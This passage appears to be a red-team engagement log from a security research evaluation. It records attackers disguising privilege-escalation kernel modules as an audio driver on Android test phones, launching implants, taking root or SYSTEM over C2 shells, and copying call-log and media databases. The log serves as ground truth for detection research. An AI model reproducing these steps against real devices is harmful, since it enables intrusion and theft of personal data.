Tried to install regmon and filemon on Marple-1 but it failed.
```

10.9 14:27 -- TA1 ClearScope 1 and 2 -- MyApp APK AppStarter APK Micro APT (Failed)

Copied and installed the BinFmt-Elevate driver on both phones. Tried to install 2 different apps to download and run Micro APT, but in both cases, Micro APT failed to connect out for C2. Retried the test multiple times. Eventually ran the test using Micro APT from ADB shell as tester.

10.9.1 Targets

- ta1-clearscope-translate-test 128.55.12.114 Android 8

10.9.2 Capabilities

- AppStarter APK
- Drakon APT

10.9.3 Benign Activity Setup

```
14:27
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp elevate-android-arm64.ko msm_g711tlaw
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ mv msm_g711tlaw msm_g711tlaw.ko
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp msm_g711tlaw.ko admin@128.55.12.54:.
admin@128.55.12.54's password:
```

```
msm_g711tlaw.ko
100%   10KB   9.9KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp binfmt-android-arm64.ko a64.ko
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp a64.ko admin@128.55.12.54:.
admin@128.55.12.54's password:
a64.ko
100% 5824     5.7KB/s   00:00

14:28
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp msm_g711tlaw.ko admin@128.55.12.114:.
The authenticity of host '128.55.12.114 (128.55.12.114)' can't be established.
ECDSA key fingerprint is b6:19:fd:5f:dd:36:c1:82:f0:a1:62:23:8c:89:78:c6.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.114' (ECDSA) to the list of known hosts.
admin@128.55.12.114's password:
msm_g711tlaw.ko
100%   10KB   9.9KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp a64.ko admin@128.55.12.114:.
admin@128.55.12.114's password:
a64.ko
100% 5824     5.7KB/s   00:00

14:29
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh admin@128.55.12.54
admin@128.55.12.54's password:
[admin@ta1-clearscope-translate ~]$ ls
a64.ko  msm_g711tlaw.ko
[admin@ta1-clearscope-translate ~]$ dolunch
-bash: dolunch: command not found
[admin@ta1-clearscope-translate ~]$ ls
a64.ko  msm_g711tlaw.ko
[admin@ta1-clearscope-translate ~]$ chmod 777 *
[admin@ta1-clearscope-translate ~]$ mv *.ko ../user/
mv: cannot stat '../user/a64.ko': Permission denied
mv: cannot stat '../user/msm_g711tlaw.ko': Permission denied
[admin@ta1-clearscope-translate ~]$ sudo mv *.ko ../user/

14:30
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54
user@128.55.12.54's password:
[user@ta1-clearscope-translate ~]$ ls
Android  barephone-instr.apk            ingestor-2019-04-11-17:24.log  ingestor-2019-04-24-
18:10.log  ingestor-2019-05-09.log      regression-latest
CDM      cs-setup                       ingestor-2019-04-12-13:55.log  ingestor-2019-05-03-
18:47.log  ingestor-2019-05-15.log      screencap-instr.apk
TC       firefox4980.apk                ingestor-2019-04-23-15:35.log  ingestor-2019-05-03-
19:14.log  msm_g711tlaw.ko
a64.ko   ingestor-2019-04-09-13:02.log  ingestor-2019-04-23-18:27.log  ingestor-2019-05-07-
12:53.log  regression-2019-04-04-21:04
[user@ta1-clearscope-translate ~]$ dolunch
including device/asus/fugu/vendorsetup.sh
including device/generic/car/vendorsetup.sh
including device/generic/mini-emulator-arm64/vendorsetup.sh
including device/generic/mini-emulator-armv7-a-neon/vendorsetup.sh
including device/generic/mini-emulator-mips/vendorsetup.sh
including device/generic/mini-emulator-mips64/vendorsetup.sh
including device/generic/mini-emulator-x86/vendorsetup.sh
including device/generic/mini-emulator-x86_64/vendorsetup.sh
including device/generic/uml/vendorsetup.sh
including device/google/dragon/vendorsetup.sh
including device/google/marlin/vendorsetup.sh
including device/google/muskie/vendorsetup.sh
including device/google/taimen/vendorsetup.sh
including device/huawei/angler/vendorsetup.sh
including device/lge/bullhead/vendorsetup.sh
including device/linaro/hikey/vendorsetup.sh
including sdk/bash_completion/adb.bash

============================================
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=8.1.0
```

```
TARGET_PRODUCT=aosp_walleye
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_PLATFORM_VERSION=OPM1
TARGET_BUILD_APPS=
TARGET_ARCH=arm64
TARGET_ARCH_VARIANT=armv8-a
TARGET_CPU_VARIANT=cortex-a73
TARGET_2ND_ARCH=arm
TARGET_2ND_ARCH_VARIANT=armv7-a-neon
TARGET_2ND_CPU_VARIANT=cortex-a73
HOST_ARCH=x86_64
HOST_2ND_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-4.4.0-112-generic-x86_64-with-glibc2.2.5
HOST_CROSS_OS=windows
HOST_CROSS_ARCH=x86
HOST_CROSS_2ND_ARCH=x86_64
HOST_BUILD_TYPE=release
BUILD_ID=OPM4.171019.021.E1
OUT_DIR=out
AUX_OS_VARIANT_LIST=
============================================
/home/user
[user@ta1-clearscope-translate ~]$ adb push a64.ko /data/local/tmp
a64.ko: 1 file pushed. 0.5 MB/s (5824 bytes in 0.010s)
[user@ta1-clearscope-translate ~]$ adb push msm_g711tlaw.ko /data/local/tmp
msm_g711tlaw.ko: 1 file pushed. 1.4 MB/s (10128 bytes in 0.007s)

14:30
[user@ta1-clearscope-translate ~]$ adb shell
walleye:/ # cd data/local/tmp
walleye:/data/local/tmp # ls
a64.ko msm_g711tlaw.ko swap tc

14:31
walleye:/data/local/tmp # insmod msm_g711tlaw.ko
walleye:/data/local/tmp # mknod /dev/msm_g711tlaw c 500 1
walleye:/data/local/tmp # chmod 666 /dev/msm_g7
msm_g711alaw      msm_g711alaw_in   msm_g711mlaw      msm_g711mlaw_in   msm_g711tlaw
walleye:/data/local/tmp # chmod 666 /dev/msm_g711tlaw
walleye:/data/local/tmp # chgrp shell /dev/msm_g711tlaw
walleye:/data/local/tmp # chown shell /dev/msm_g711tlaw

14:32
walleye:/data/local/tmp # insmod a64.ko
walleye:/data/local/tmp # lsmod
Module                  Size  Used by
driver                  1909  1179328622 [permanent]
driver2                 4581  1179308918 [permanent]

walleye:/data/local/tmp # cd ..
walleye:/data/local # chmod 777 tmp
walleye:/data/local # ls -la tmp
total 20971580
drwxrwxrwx 3 shell  shell         4096 2019-05-17 18:30 .
drwxr-x--x 3 root   root          4096 2019-05-07 12:50 ..
-rwxrwxrwx 1 root   root          5824 2019-05-17 18:27 a64.ko
-rwxrwxrwx 1 root   root         10128 2019-05-17 18:26 msm_g711tlaw.ko
-rw------- 1 root   root   21474836480 2019-05-15 00:45 swap
drwxrwxrwx 4 system system        4096 2019-05-07 12:50 tc

14:33
walleye:/data/local # exit
[user@ta1-clearscope-translate ~]$ rm a64.ko
[user@ta1-clearscope-translate ~]$ rm msm_g711tlaw.ko
[user@ta1-clearscope-translate ~]$ exit
logout
Connection to 128.55.12.54 closed.

14:34
```

```
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.114
user@128.55.12.114's password:
[user@ta1-clearscope-translate-test ~]$ sudo chmod 777 ../admin/*.ko
chmod: cannot access '../admin/*.ko': No such file or directory
[user@ta1-clearscope-translate-test ~]$ sudo -s
[root@ta1-clearscope-translate-test user]# cd ..
[root@ta1-clearscope-translate-test home]# cd admin/
[root@ta1-clearscope-translate-test admin]# ls
a64.ko  msm_g711tlaw.ko
[root@ta1-clearscope-translate-test admin]# chmod 777 *.ko
[root@ta1-clearscope-translate-test admin]# mv *.ko ../user/
[root@ta1-clearscope-translate-test admin]# cd ../user
[root@ta1-clearscope-translate-test user]# exit
exit
[user@ta1-clearscope-translate-test ~]$ ls
Android  a64.ko           ingestor-2019-04-09-08:38.log  ingestor-2019-05-07-08:52.log  ingestor-
2019-05-16.log  myinstr.sh                   sootOutput
CDM      cs-setup         ingestor-2019-04-12-09:53.log  ingestor-2019-05-08.log
msm_g711tlaw.ko          regression-2019-04-04-21:04
TC       firefox4980.apk  ingestor-2019-05-03-14:47.log  ingestor-2019-05-15.log        myapp.apk
regression-latest

14:35
[user@ta1-clearscope-translate-test ~]$ dolunch
including device/asus/fugu/vendorsetup.sh
including device/generic/car/vendorsetup.sh
including device/generic/mini-emulator-arm64/vendorsetup.sh
including device/generic/mini-emulator-armv7-a-neon/vendorsetup.sh
including device/generic/mini-emulator-mips/vendorsetup.sh
including device/generic/mini-emulator-mips64/vendorsetup.sh
including device/generic/mini-emulator-x86/vendorsetup.sh
including device/generic/mini-emulator-x86_64/vendorsetup.sh
including device/generic/uml/vendorsetup.sh
including device/google/dragon/vendorsetup.sh
including device/google/marlin/vendorsetup.sh
including device/google/muskie/vendorsetup.sh
including device/google/taimen/vendorsetup.sh
including device/huawei/angler/vendorsetup.sh
including device/lge/bullhead/vendorsetup.sh
including device/linaro/hikey/vendorsetup.sh
including sdk/bash_completion/adb.bash

============================================
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=8.1.0
TARGET_PRODUCT=aosp_walleye
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_PLATFORM_VERSION=OPM1
TARGET_BUILD_APPS=
TARGET_ARCH=arm64
TARGET_ARCH_VARIANT=armv8-a
TARGET_CPU_VARIANT=cortex-a73
TARGET_2ND_ARCH=arm
TARGET_2ND_ARCH_VARIANT=armv7-a-neon
TARGET_2ND_CPU_VARIANT=cortex-a73
HOST_ARCH=x86_64
HOST_2ND_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-4.4.0-146-generic-x86_64-with-glibc2.2.5
HOST_CROSS_OS=windows
HOST_CROSS_ARCH=x86
HOST_CROSS_2ND_ARCH=x86_64
HOST_BUILD_TYPE=release
BUILD_ID=OPM4.171019.021.E1
OUT_DIR=out
AUX_OS_VARIANT_LIST=
============================================
/home/user
[user@ta1-clearscope-translate-test ~]$ adb push a64.ko /data/local/tmp
a64.ko: 1 file pushed. 0.2 MB/s (5824 bytes in 0.033s)
```

```
[user@ta1-clearscope-translate-test ~]$ adb push msm_g711tlaw.ko /data/local/tmp
msm_g711tlaw.ko: 1 file pushed. 1.2 MB/s (10128 bytes in 0.008s)

14:35
[user@ta1-clearscope-translate-test ~]$ adb shell
walleye:/ # cd data/local
walleye:/data/local # chmod 777 tmp
walleye:/data/local # cd tmp
walleye:/data/local/tmp # insmod msm_g711tlaw.ko
walleye:/data/local/tmp # mknod /dev/msm_g711tlaw c 500 1
walleye:/data/local/tmp # chmod 666 /dev/msm_g711tlaw
walleye:/data/local/tmp # chgrp shell /dev/msm_g711tlaw
walleye:/data/local/tmp # chown shell /dev/msm_g711tlaw
walleye:/data/local/tmp # insmod a64.ko
walleye:/data/local/tmp # lsmod
Module                  Size  Used by
driver                  1909  1551790190 [permanent]
driver2                 4581  1551778678 [permanent]

14:36
walleye:/data/local/tmp # exit
[user@ta1-clearscope-translate-test ~]$ rm a64.ko
[user@ta1-clearscope-translate-test ~]$ rm msm_g711tlaw.ko
[user@ta1-clearscope-translate-test ~]$ exit
logout
Connection to 128.55.12.114 closed.

14:50
[user@ta1-clearscope-translate ~]$ adb shell

14:58
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp DropAndRunMicroApt-instr.apk myapp.apk
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp myapp.apk user@128.55.12.54:.
user@128.55.12.54's password:
myapp.apk
100%   83KB  82.8KB/s   00:00

15:00
[user@ta1-clearscope-translate ~]$ adb install myapp.apk
Success

15:06
[user@ta1-clearscope-translate ~]$ ls -l myapp.apk
-rw-r--r-- 1 user user 84804 May 17 18:58 myapp.apk
[user@ta1-clearscope-translate ~]$ rm myapp.apk
[user@ta1-clearscope-translate ~]$ exit
logout
Connection to 128.55.12.54 closed.
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.114
user@128.55.12.114's password:

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk
adb: failed to install appstarter-instr.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]

15:09
[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter
Success
```

10.9.4 Event Log

```
[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk
Success

15:11
[user@ta1-clearscope-translate-test ~]$ adb shell
walleye:/ # am start de.belu.appstarter/.MainActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
cmp=de.belu.appstarter/.MainActivity }

No C2 connection!
```

```
15:33
[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter
Success
[user@ta1-clearscope-translate-test ~]$ rm appstarter-instr.apk

15:34
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp appstarter-instr.apk user@128.55.12.114:.
user@128.55.12.114's password:
appstarter-instr.apk
100%   82KB  81.9KB/s   00:00

15:35
[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
cmp=de.belu.appstarter/.MainActivity }

16:04
admin@ta51-pivot-2:~/tmp/microapt$ sudo python c2.py 80
waiting for connection on port 80
waiting for micro apt (ctrl+c to break from loop)

16:04
[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter
Success
[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk
Success
[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
cmp=de.belu.appstarter/.MainActivity }
```

10.9.5 Event Log

```
16:30
translate-test

16:36
Uninstall
Install
start
[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk
Success
[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
cmp=de.belu.appstarter/.MainActivity }
[user@ta1-clearscope-translate-test ~]$ adb shell
walleye:/ # ls -l /data/data/de.belu.appstarter/
total 152
-rwx------ 1 u0_a121 u0_a121       134648 2019-05-17 20:36 busybox
drwxrws--x 2 u0_a121 u0_a121_cache   4096 2019-05-17 20:36 cache
drwxrws--x 2 u0_a121 u0_a121_cache   4096 2019-05-17 20:36 code_cache
walleye:/ # su u0_a121
```

```
16:39
walleye:/ $ /data/data/de.belu.appstarter/busybox
16:39255|walleye:/ $ exit
255|walleye:/ # /data/data/de.belu.appstarter/busybox

walleye:/data/local/tmp # cp -a /data/data/de.belu.appstarter/busybox /data/local/tmp
walleye:/data/local/tmp # ls -l busybox
-rwx------ 1 u0_a121 u0_a121 134648 2019-05-17 20:39 busybox
walleye:/data/local/tmp # su u0_a121
walleye:/data/local/tmp $ ./busybox
126|walleye:/data/local/tmp $ exit
126|walleye:/data/local/tmp # ./busybox

255|walleye:/data/local/tmp # su u0_a121
walleye:/data/local/tmp $ ./busybox 128.55.12.33 80
255|walleye:/data/local/tmp $ ./busybox 128.55.12.233 80

16:41
```

```
255|walleye:/data/local/tmp $ ls -la busybox
-rwx------ 1 u0_a121 u0_a121 134648 2019-05-17 20:39 busybox
walleye:/data/local/tmp $ chmod 777 busybox
walleye:/data/local/tmp $ ls -la busybox
-rwxrwxrwx 1 u0_a121 u0_a121 134648 2019-05-17 20:39 busybox
walleye:/data/local/tmp $ ./busybox 128.55.12.233 80
```

10.10 15:43 -- ClearScope 2 -- Lockwatch APK Java APT

The attacker first took over the ta1-pivot-2 host and deployed C2 capability to that host on the target network. The user installed and ran a new Java based APT. The Java APT connected out to 128.55.12.233:80 on the target network for C2. The APT then used the BinFmt-Elevate driver to gain root access. Finally, the attacker exfil'ed some files from the phone.

10.10.1 Targets

- ta1-pivot-2 128.55.12.233 Ubuntu 14.04
- ta1-clearscope-translate-test 128.55.12.114 Android 8

10.10.2 Capabilities

- Lockwatch APK
- Java APT

10.10.3 Benign Activity Setup

```
15:42
user@128.55.12.54's password:
lockwatch-instr.apk
100%   41KB  41.2KB/s   00:00

15:43
[user@ta1-clearscope-translate ~]$ adb install lockwatch-instr.apk
adb: failed to install lockwatch-instr.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]

[user@ta1-clearscope-translate ~]$ adb install -r lockwatch-instr.apk
adb: failed to install lockwatch-instr.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]
15:44
[user@ta1-clearscope-translate ~]$ adb uninstall com.bloketech.lockwatch
Success
[user@ta1-clearscope-translate ~]$ adb install lockwatch-instr.apk
Success

15:49
[user@ta1-clearscope-translate ~]$ adb shell am start com.bloketech.lockwatch
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
pkg=com.bloketech.lockwatch }
Error: Activity not started, unable to resolve Intent { act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x1
0000000 pkg=com.bloketech.lockwatch }
[user@ta1-clearscope-translate ~]$ adb shell am start com.bloketech.lockwatch/.MainActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
cmp=com.bloketech.lockwatch/.MainActivity }
```

10.10.4 Event Log

```
15:49
admin@ta51-pivot-2:~/tmp/JavaApt$ sudo ./c2.py 80
listening on 10.0.6.183
use `sudo lsof -i` to find problem process when bind fails
Got connection from ('128.55.12.166', 40198)
C2> SHELL ls
sending "SHELL ls"
client replied: acct
bugreports
cache
```

```
charger
config
d
data
default.prop
dev
dsp
etc
firmware
init
init.environ.rc
init.rc
init.recovery.walleye.rc
init.usb.configfs.rc
init.usb.rc
init.zygote32.rc
init.zygote64_32.rc
lost+found
metadata
mnt
oem
persist
postinstall
proc
res
root
sbin
sdcard
storage
sys
system
ueventd.rc
vendor

C2> SHELL whoami
sending "SHELL whoami"
client replied: u0_a118

C2> ELEVATE
sending "ELEVATE"
client replied: OK

C2> SHELL whoami
sending "SHELL whoami"
client replied: root

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp
sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"
client replied:
C2> SHELL ls /data/local/tmp/*.db
sending "SHELL ls /data/local/tmp/*.db"
client replied:
C2> SHELL ls /data/local/tmp
sending "SHELL ls /data/local/tmp"
client replied: a64.ko
external.db
msm_g711tlaw.ko
swap
tc

C2> SHELL ls /data/data/com/android/providers/media
sending "SHELL ls /data/data/com/android/providers/media"
client replied:
C2> SHELL whoami
sending "SHELL whoami"
client replied: root

C2> SHELL ls /data/data/com/android/providers/media
sending "SHELL ls /data/data/com/android/providers/media"
client replied:
C2> SHELL whoami
```

```
sending "SHELL whoami"
client replied: root

C2> SHELL ls -l /data/data/com.android.providers.media/databases/external.db
sending "SHELL ls -l /data/data/com.android.providers.media/databases/external.db"
client replied: -rw-rw---- 1 u0_a6 u0_a6 184320 2019-05-17 15:45
/data/data/com.android.providers.media/databases/external.db

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp
sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"
client replied:
C2> SHELL ls /data/local/tmp
sending "SHELL ls /data/local/tmp"
client replied: a64.ko
external.db
msm_g711tlaw.ko
swap
tc

15:52
msm_g711tlaw.ko
swap
tc

C2> SHELL cp /data/data/com.android.providers.media/databases/internal.db /data/local/tmp
sending "SHELL cp /data/data/com.android.providers.media/databases/internal.db /data/local/tmp"
client replied:
C2> SHELL cp /data/data/com.android.documentsui/databases/lastAccess.db
sending "SHELL cp /data/data/com.android.documentsui/databases/lastAccess.db"
client replied:
C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db
sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db"
client replied:
C2> SHELL ls -l /data/local/tmp
sending "SHELL ls -l /data/local/tmp"
client replied: total 20971572
-rwxrwxrwx 1 root   root          5824 2019-05-17 18:27 a64.ko
-rw------- 1 root   root             0 2019-05-17 19:51 external.db
-rw------- 1 root   root             0 2019-05-17 19:53 internal.db
-rwxrwxrwx 1 root   root         10128 2019-05-17 18:26 msm_g711tlaw.ko
-rw------- 1 root   root   21474836480 2019-05-15 00:45 swap
drwxrwxrwx 4 system system        4096 2019-05-07 12:50 tc

C2> SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp
sending "SHELL cp /data/data/com.android.providers.media/databases/external.db /data/local/tmp"
client replied:
C2> SHELL ls -l /data/local/tmp/external.db
sending "SHELL ls -l /data/local/tmp/external.db"
client replied: -rw------- 1 root root 0 2019-05-17 19:51 /data/local/tmp/external.db

C2> SHELL cat /data/local/tmp/external.db
sending "SHELL cat /data/local/tmp/external.db"
client replied:
C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db
sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db"
client replied:
C2> SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db /data/local/tmp
sending "SHELL cp /data/data/com.android.providers.contacts/databases/calllog.db /data/local/tmp"
client replied:
C2> SHELL ls -l /data/data/com.android.providers.contacts/databases/calllog.db
sending "SHELL ls -l /data/data/com.android.providers.contacts/databases/calllog.db"
client replied: -rw-rw---- 1 u0_a4 u0_a4 32768 2019-05-07 12:52
/data/data/com.android.providers.contacts/databases/calllog.db

C2> SHELL ls -l /data/local/tmp/calllog.db
sending "SHELL ls -l /data/local/tmp/calllog.db"
client replied: -rw------- 1 root root 0 2019-05-17 19:56 /data/local/tmp/calllog.db

C2>

16:00
```

```
C2> quit
sending "quit"
client replied:
C2> QUIT
```

10.11 16:11 -- FiveDirections 1 -- Verifier Drakon APT FileFilter-Elevate (Cont)

A previous attack setup Drakon to run everytime Firefox is started using the Verifier process injection technique. This attack picked up from there, using a C2 connection that resulted from starting Firefox that launched Drakon. The attacker used the new elevate driver to gain SYSTEM privileges. The elevate driver was triggered by trying to open a specific filename which did not exist. The attacker then exfil'ed the host file.

10.11.1 Targets

- ta1-fivedirections-1 128.55.12.55 Windows 10

10.11.2 Capabilities

- Verifier
- Drakon APT
- FileFilter-Elevate Driver (File System Filter Driver)

10.11.3 Event Log

```
16:11
kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2_5d$ date
Fri May 17 16:11:02 EDT 2019
kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2_5d$ python ocMain.py --http 8110
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8110  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

MAIN>co

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W2] ####################

MAIN>list
        W2        128.55.12.167:51588 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:33 2019
active 3s
        W1        128.55.12.167:51587 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:31 2019
active 5s
MAIN>con W1
W1>whoami
[*] admin
W1>hostname
[*] ta1-fivedirections-1
W1>elevate3
[*] Elevate3 using generated file name [PD2GziBJ2wpDwP]
[*] elevate success
W1>whoami
[*] admin

On target run as admin sc start filemon
W1>elevate3
```

```
[*] Elevate3 using generated file name [7B4qoq3yWIKPQh]
[*] elevate success
W1>whoami
[*] SYSTEM

MAIN>list
        W4        128.55.12.167:51590 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:14:32 2019
active 9s
        W3        128.55.12.167:51589 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:14:25 2019
active 16s
        W2        128.55.12.167:51588 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:33 2019
DEAD 112s
        W1        128.55.12.167:51587 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:31 2019
DEAD 125s

16:15
W4>whoami
[*] admin
W4>elevate3
[*] Elevate3 using generated file name [DXu0yAtkCpuUTo]
[*] elevate success
W4>whoami
[*] SYSTEM

W4>ps

16:15
W4>pwd
[*] C:\Users\admin\Documents\Pictures
W4>cd ..
W4>cd ..
W4>cd ..
W4>cd ..
W4>cd Windows
W4>cd System32
W4>cd drivers
W4>cd etc
W4>dir
[*] 03/05/2019 06:05 PM    <DIR>         .
[*] 03/05/2019 06:05 PM    <DIR>         ..
[*] 04/16/2019 05:31 PM             1650 hosts
[*] 09/29/2017 01:44 PM             3683 lmhosts.sam
[*] 03/18/2017 09:01 PM              407 networks
[*] 03/18/2017 09:01 PM             1358 protocol
[*] 03/18/2017 09:01 PM            17635 services
[*] 03/05/2019 06:04 PM               70 tc-version

14:16
W4>cat hosts
[*] # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1               ta1-fivedirections-1
128.55.12.58            ta1-fivedirections-translate-1-dp
```

```
128.55.12.160           ta1-fivedirections-translate-2-dp
128.55.12.52            ta3-test-dp
128.55.12.73            ta3-prometheus-1-dp
128.55.12.74            ta3-prometheus-2-dp
128.55.12.59            ta3-starc-1-dp kafka-1
128.55.12.60            ta3-starc-2-dp kafka-2
128.55.12.61            ta3-starc-3-dp kafka-3
128.55.12.62            ta3-starc-4-dp kafka-4
128.55.12.63            ta3-starc-5-dp kafka-5
128.55.12.64            ta3-starc-6-dp kafka-6
128.55.12.56            ta1-fivedirections-2-dp
10.0.4.2                files.tc.bbn.com devel.tc.bbn.com
128.55.12.115           ta1-theia-replay-marple-1-dp
128.55.12.85            ta1-theia-database-dp
128.55.12.112           ta1-theia-analysis-dp
128.55.12.110           ta1-theia-target-1-dp ta1-theia-target-3-dp
128.55.12.51            ta1-cadets-1-dp
128.55.12.119           ta1-theia-target-3-dp
128.55.12.111           ta1-theia-target-2-dp
p
128.55.12.111           ta1-theia-target-2-dp

W4>main
MAIN>list
        W4        128.55.12.167:51590 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:14:32 2019
active 105s
        W3        128.55.12.167:51589 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:14:25 2019
active 112s
        W2        128.55.12.167:51588 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:33 2019
DEAD 112s
        W1        128.55.12.167:51587 -->   128.55.12.167:8110  [HTTP]  Fri May 17 16:12:31 2019
DEAD 125s
```

10.12 16:20 -- ClearScope 1 -- Tester Micro APT BinFmt-Elevate

The attacker once again used ta1-pivot-2 for C2 tools on the target network. Since the previous test failed to run Micro APT by dropping it to disk from an APK (Appstarter), we decided to run the tester Micro APT directly from an adb shell in /data/local/tmp. While this was not our first choice, it was our last alternative in the short time remaining as the dropper APK was not working as expected. The first time we ran tester, we realized adb shell was already running as root and we would not be able to test privilege escalation. So, we quit the C2 session and reran the tester executable as the shell user. This time, we were able to use the BinFmt Elevate driver to gain root access. We then exfil'ed some files.

10.12.1 Targets

- ta1-pivot-2 128.55.12.233 Ubuntu 14.04
- ta1-clearscope-translate 128.55.12.54 Android 8

10.12.2 Capabilities

- Tester (Micro APT)
- BinFmt-Elevate

10.12.3 Benign Activity Setup

```
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp tester user@128.55.12.54:.
user@128.55.12.54's password
tester
100%  131KB 131.5KB/s   00:00

16:20
[user@ta1-clearscope-translate ~]$ ls
Android              firefox4980.apk              ingestor-2019-04-23-18:27.log  ingestor-2019-
05-09.log      screencap-instr.apk
```

```
CDM                  ingestor-2019-04-09-13:02.log  ingestor-2019-04-24-18:10.log  ingestor-2019-
05-15.log      tester
TC                   ingestor-2019-04-11-17:24.log  ingestor-2019-05-03-18:47.log  lockwatch-
instr.apk
barephone-instr.apk  ingestor-2019-04-12-13:55.log  ingestor-2019-05-03-19:14.log  regression-
2019-04-04-21:04
cs-setup             ingestor-2019-04-23-15:35.log  ingestor-2019-05-07-12:53.log  regression-
latest
[user@ta1-clearscope-translate ~]$ adb push tester /data/local/tmp
tester: 1 file pushed. 6.9 MB/s (134648 bytes in 0.019s)
[user@ta1-clearscope-translate ~]$ adb shell
walleye:/ # cd data/local/tmp
walleye:/data/local/tmp # ls
a64.ko calllog.db external.db internal.db msm_g711tlaw.ko swap tc tester

16:21
walleye:/data/local/tmp # ls -la tester
-rwxrwxrwx 1 root root 134648 2019-05-17 20:19 tester
```

10.12.4 Event Log 1

```
walleye:/data/local/tmp # ./tester

admin@ta51-pivot-2:~/tmp/microapt$ sudo python c2.py 80
waiting for connection on port 80
waiting for micro apt (ctrl+c to break from loop)
connection from (send quit to disconnect micro-apt) ('128.55.12.166', 40210)
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00  ............z...
00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  z.......os:.===.
00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75  -android-arm64.u
00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E  name:.======.Lin
00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34  ux localhost 4.4
